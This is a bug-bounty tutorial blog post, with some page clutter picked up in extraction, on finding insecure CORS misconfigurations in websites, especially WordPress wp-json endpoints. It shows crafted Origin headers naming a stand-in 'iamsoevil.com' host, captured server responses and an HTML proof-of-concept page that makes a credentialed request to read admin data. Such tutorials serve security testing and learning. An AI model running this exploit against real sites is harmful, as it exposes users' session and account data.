How to hunt insecure CORS…

FranSalles(#bl4kd43m0n)
Dec 1, 2018 · 4 min read

How to hunt Insecure CORS…

Hey hunters, what's up? What about bounties? A lot of money? I hope so…

Sorry for disappearing, but I have a lot of work and a lot of goals, so I'll be able to write in my free time.

Today I would like to share a little bit about how to hunt Insecure CORS. I believe you know the basics about CORS, but I'll comment on what I know.

Talking about CORS is a very lengthy subject, I have the feeling there will be part 2 and part 3.


Let's imagine the following scenario, a domain www.A.com wants to have access to the resources of the domain www.B.com. Well, this type of "request" is usually denied by browsers. Let's do a simple test:

Enter Twitter website or another one, open the console and write this:

x = new XMLHttpRequest()

x.open("GET", "https://www.youtube.com")

x.send()


Twitter. It's what's happening.
Twitter, Inc. [US] | https://twitter.com
Paused
Log in
Sign Up
Log in


Follow your interests.

Hear what people are talking about.

Join the conversation.

See what's happening in the world right now

Join Twitter today.



```
> x = new XMLHttpRequest()
< ▸XMLHttpRequest {onreadystatechange: null, readyState: 0, timeout: 0, withCredentials: false, upload: XMLHttpRequestUpload, …}
> x.open("GET", "https://www.youtube.com")
< undefined
> x.send()
⊗ ▸Refused to connect to 'https://www.youtube.com/' because it violates the following Content Security Policy directive: "connect-src [illegible] blob: 'self' [illegible]".
< undefined
> |
```

Did you notice the reply message?

What we did was simply create a new variable, x, with a new “request”, requesting youtube resources.

Let’s imagine that www.A.com wants to share some features, for this it will need to add a few special response headers that allows www.B.com to access the data.

Access-Control-Allow-Origin:http://www.B.com(It tells the browser to allow code from www.B.com

Access-Control-Allow-Origin: * (It tells the browser to allow code from any origin)

**If the server specifies a single source instead of the “*” character, the server must also include Origin in the Vary response header — to tell clients that server responses will differ based on the header value of the source request.*

So we can understand that it is a system that consists of passing HTTP headers, which determines whether browsers block the front-end javascript code from accessing responses to cross-origin requests.

The same source security policy provides cross-source access to resources. But CORS gives web servers the ability to say they want to choose to allow cross-source access to their servers.

We have already understood that for security reasons, browsers restrict cross-source HTTP requests initiated from within scripts. Modern browsers use CORS in an API container, such as XMLHttpRequest or Fetch, to help mitigate the risks of cross-source requests.


Let’s to hunt!

You know…the same thing done…everyday…burp and we look for Access-Control-Allow-Origin:http://anysite.comor look for Access-Control-Allow-Origin: *


When you found it, send to repeater to check if the website has CORS enabled or not. You can simply add new header in the request body: Origin: http://iamsoevil.com | null

Theorically if you find Access-Control-Allow-Origin: http://iamsoevil.comor null, the domain is VULNERABLE.

If the website is made using wordpress, try to find wp-json/oembed and repeat the same.




```
HTTP/1.1 200 OK
Date: Sat, 01 Dec 2018 14:35:07 GMT
Server: Apache
X-Powered-By: PHP/7.2.8
X-Robots-Tag: [redacted]
Link: <http:/[redacted]/wp-json/>; rel="https://api.w.org/"
X-Content-Type-Options: nosniff
Access-Control-Expose-Headers: X-WP-Total, X-WP-TotalPages
Access-Control-Allow-Headers: Authorization, Content-Type
Allow: GET
Vary: Accept-Encoding,User-Agent
Content-Length: 1516
Connection: close
Content-Type: application/json; charset=UTF-8

{"namespace":"oembed\/1.0","routes":{"\/oe[redacted]
quired":false,"default":"oembed\/1.0"},"co
/1.0"}},"\/oembed\/1.0\/embed":{"namespace
uired":false,"default":"json"},"maxwidth":
d"}},"\/oembed\/1.0\/proxy":{"namespace":"
 URL of the resource for which to fetch oE
data.","type":"string"},"format":{"require
use.","type":"string"},"maxwidth":{"requir
pixels.","type":"integer"},"maxheight":{"r
pixels.","type":"integer"},"discover":{"re
[redacted]}}}],"_links":
}]}}
```




```
GET /wp-json/oembed/1.0/ HTTP/1.1
Host: [redacted]
Origin: http://iamsoevil.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
```

```
HTTP/1.1 200 OK
Date: Sat, 01 Dec 2018 18:30:19 GMT
Server: Apache
X-Powered-By: PHP/7.2.8
X-Robots-Tag: noindex
Link: <http://hackingsolutions.com/wp-json/>; rel="https://api.w.org/"
X-Content-Type-Options: nosniff
Access-Control-Expose-Headers: X-WP-Total, X-WP-TotalPages
Access-Control-Allow-Headers: Authorization, Content-Type
Allow: GET
Access-Control-Allow-Origin: http://iamsoevil.com
Access-Control-Allow-Methods: OPTIONS, GET, POST, PUT, PATCH, DELETE
Access-Control-Allow-Credentials: true
Vary: Origin,Accept-Encoding,User-Agent
Content-Length: 1516
Connection: close
Content-Type: application/json; charset=UTF-8
```



```
Francinys-MacBook-Air:~ fransalles$ curl http:/[redacted]/wp-json -H "Origin: https://iamsoevil.com" -I
HTTP/1.1 200 OK
Date: Sat, 01 Dec 2018 18:32:05 GMT
Server: Apache
X-Powered-By: PHP/7.2.8
X-Robots-Tag: noindex
Link: <http:/[redacted]/wp-json/>; rel="https://api.w.org/"
X-Content-Type-Options: nosniff
Access-Control-Expose-Headers: X-WP-Total, X-WP-TotalPages
Access-Control-Allow-Headers: Authorization, Content-Type
Allow: GET
Access-Control-Allow-Origin: https://iamsoevil.com
```




```
Access-Control-Allow-Methods: OPTIONS, GET, POST, PUT, PATCH, DELETE
Access-Control-Allow-Credentials: true
Vary: Origin,User-Agent
Content-Type: application/json; charset=UTF-8

Francinys-MacBook-Air:~ fransalles$ 
```

Well, we got something and we can see the website is vulnerable to insecure CORS but it is not enough, we need to exploit…an attacker needs to find a registered admin to extract the information.

For example, the attacker using http://www.vulnerableweb.cl/wp-json/wp/users/users/me?_jsonp=Datadata could extract the current user from the WP admin.

We can use this exploit:

```
<!DOCTYPE html>

<html>

<body>

<center>

<h2>CORS POC Exploit </h2>

<h3>Extract SID</h3>

<div id=”mypoc”>

<button type=”button” onclick=”cors()”>Exploit</button>

</div>

“”

<script>

function cors(){

var xhttp = new XMLHttpRequest();
xhttp.onreadystatechange =

function(){

if (this.readyState ==4 && this.status == 200){

document.getElementById(“mypoc”).innerHTML = alert(this.responseText);

}

};

xhttp.open(“GET”, “http://vulnerableweb/path/admin/admin/", true);

xhttp.withCredentials = true;

xhttp.send();

}

</script>

</center>

</body>

</html>
```



This page says

```
<?xml version="1.0"?>
<oembed><version>1.0</version><provider_name>My blog</
provider_name><pr
provider_url><autho
author_name><auth
admin/</author_url>
type><width>600</
height><html>&lt;bl
content"&gt;&lt;a hr
uncategorized/hello
```

[redacted]

Well, I hope I have been able to clarify a few points, if you find it useful I can extend the subject and explain other points.

Happy Hacking!

JavaScript Cors Hacking Bug Bounty Vulnerability